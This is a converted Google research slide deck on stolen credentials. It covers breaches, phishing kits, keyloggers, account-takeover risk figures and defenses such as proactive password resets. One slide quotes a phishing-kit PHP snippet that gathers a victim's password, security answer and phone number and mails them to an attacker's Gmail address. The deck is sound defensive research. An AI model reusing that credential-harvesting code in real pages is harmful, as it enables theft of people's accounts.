


Research at Google

# Understanding the risk of stolen credentials

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Oxana Comanescu, Vijay Eranti, Angelika Moscicki,  
Daniel Margolis, Vern Paxson, Elie Bursztein



# One digital identity



# Threat of account takeover

>15%

Internet users self-reported experiencing account takeover

*"My religious aunt asked why I was trying to sell her viagra":  
Experiences with account hijacking.* Shay et al, CHI 2014

*"Anonymity, Privacy, and Security Online".  
Pew Research Center, 2013*

# Sources of stolen passwords



**Phishing**




**Keyloggers**



**Data Breaches**


# Authentication beyond passwords

A screenshot of a Google login verification screen. At the top is the Google logo. Below it is the heading "Verify it's you". A message states: "This device isn't recognized. For your security, Google wants to make sure it's really you. [Learn more](#)". Below the message is a blue person icon followed by the email address "your.account@gmail.com" and a downward-pointing chevron icon. Underneath is the text "Try another way to sign in". There are two options listed: "Tap **Yes** on your phone or tablet" with a phone icon, and "Get a verification code at (...) .....99" with a speech bubble icon.


Google


## Verify it's you

This device isn't recognized. For your security, Google wants to make sure it's really you. [Learn more](#)

 your.account@gmail.com ▼

Try another way to sign in

 Tap **Yes** on your phone or tablet

 Get a verification code at (...) .....99

Device, location history as  
signals for authentication

# Our research




Black market fueling credential theft




Quantifying risk of account takeover



Protecting users



# Black market fueling stolen credentials



# Third-party data breaches



# Third-party data breaches

SECURITY

**Dropbox data breach: 68 million user account**

The New York Times

TECHNOLOGY

FORTUNE | Tech

*All 3 Billion Yahoo Accounts Were Affected by 2013 Attack*

CHANGING FACE OF SECURITY

**LinkedIn Lost 167 Million Account Credentials in Data Breach**


# Forums, paste sites, and search

The screenshot shows the Pastebin website interface. At the top, there's a dark blue header with the Pastebin logo, a '+ new paste' button, and links for 'trends', 'API', 'tools', and 'faq'. Below the header, a paste titled 'text' (9.64 KB) is visible. The main content area displays a list of pastes, with the first one titled 'DROPBOX LEAKED DATABASE: 68 MILLION ACCO...'. A table is overlaid on the page, showing details for the leaked database entries.


Entries ▲	Name	Category
360,213,050	MySpace.com	Social Media
153,000,000 +	Adobe.com	Software
127,380,565	Badoo.com	Social Media
117,530,128 +	LinkedIn.com	Social Media
102,729,615	YouPorn.com	Porn
100,544,935	vk.com	Social Media
73,369,246	Tumblr.com	Social Media

Other visible paste titles include '[Release] Myspace, Tumblr, LinkedIn, iMesh, NeoPets, Yahoo, Twitter, Dropbox, kungfudavidx', 'h (Pages: 1 2 3 4 ... 13 )', '2 3 4 ... 22 )', 'encrypted (Pages: 1 2 3 4 ... 8 )', and 'ages: 1 2 )'.

# Finding copies of data breaches



# Frequent password re-use



17%

of users reuse passwords



# Phishing


# Phishing kit dataset

10K

Samples of source code

3.7M

Known victims




# 72% of samples report via Gmail

```
$message .= "-----New gmail ReZulT-----\n";
$message .= "Username: ".$_POST['Email']."\n";
$message .= "Password: ".$_POST['Passwd']."\n";
$message .= "Security question: ".$_POST['SecretQuestion']."\n";
$message .= "Answer: ".$_POST['IdentityAnswer']."\n";
$message .= "Alternate email: ".$_POST['SecondaryEmail']."\n";
$message .= "Phone number: ".$_POST['phone']."\n";
$message .= "IP: ".$ip."\n";
$message .= "-----Created By FR33M4N-----\n";

$recipient = "*****@gmail.com";
$subject = "gmail rezult";


mail($recipient,$subject,$message)
```

# Estimating volume of phishing victims






# Just 19K phishing operators



41%


Hijackers operating out of  
Nigeria

# Understanding victims



Sample of phished Google accounts:

Signup location	%
United States	50%
South Africa	4%
Canada	3%
India	3%
United Kingdom	3%
Other	37%



# Keyloggers


# Keylogger dataset

15K

Sample binaries

3K

Known victims



# 39% of samples report via Gmail

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## Operating System Intel Recovery

\*\*\*\*\*

Operating System: Microsoft Windows 7 Ultimate

External IP Address: xxx.xxx.xxx.xxx

Installed Anti-Virus:

\*\*\*\*\*

## Recoveries


\*\*\*\*\*

Source: GoogleChrome


Host: https://accounts.google.com/ServiceLogin

Username: xxxxxxxxxxxx@gmail.com


Password: xxxxxxxxxx



# Estimating volume of keylogger victims




# Roughly 1K keylogger operators



26%

Hijackers operating out of  
Nigeria, Brazil, and Senegal

# Understanding victims



Sample of stolen Google accounts:

Signup location	%
Brazil	18%
India	10%
United States	8%
Turkey	6%
Philippines	4%
Other	54%





# Quantifying risk of account takeover

# Potential takeover targets analyzed



**3.7M**

Samples of phished  
credentials



**3K**

Samples of keylogged  
credentials



**1.9B**

Credentials exposed by  
third-party breaches

# Risk to Google accounts

Prevalence of Google  
accounts

Phishing

28%

Keylogging

30%

Third-party  
data breach

12%


# Risk to Google accounts

	Prevalence of Google accounts	If Google, likelihood password valid
Phishing	28%	25%
Keylogging	30%	12%
Third-party data breach	12%	7%

# Risk to Google accounts

	Prevalence of Google accounts	If Google, likelihood password valid	If valid password, account takeover risk
Phishing	28%	25%	463x
Keylogging	30%	12%	39x
Third-party data breach	12%	7%	12x

# Attackers adapt to risk-based defenses



Fraction of phishing kits, keyloggers, and third-party breaches targeting particular types of data.




# Protecting users

Paradigm of passwords as sole authentication factor is outdated




# Defense in-depth



## Verify it's you

This device isn't recognized. For your security, Google wants to make sure it's really you. [Learn more](#)

 your.account@gmail.com

Try another way to sign in



Tap **Yes** on your phone or tablet



Get a verification code at (...) .....99  
*Standard rates apply*



Call your phone on file (...) .....99



## Sign-in attempt prevented

Hi Test,  
Someone just tried to sign in to your Google Account [your.account@gmail.com](#) from an app that doesn't meet modern security standards.

**Details:**  
Wednesday, May 18, 2016 11:45 PM (Pacific Time)

# Proactively reset passwords



67M

accounts proactively  
re-secured

# Takeaways

Billions of passwords  
available to hijackers.

Use these as ground  
truth to assess defenses.

Defense in-depth and  
proactive discovery of  
stolen passwords  
critical to protecting  
users.



Thank you

[kurtthomas@google.com](mailto:kurtthomas@google.com)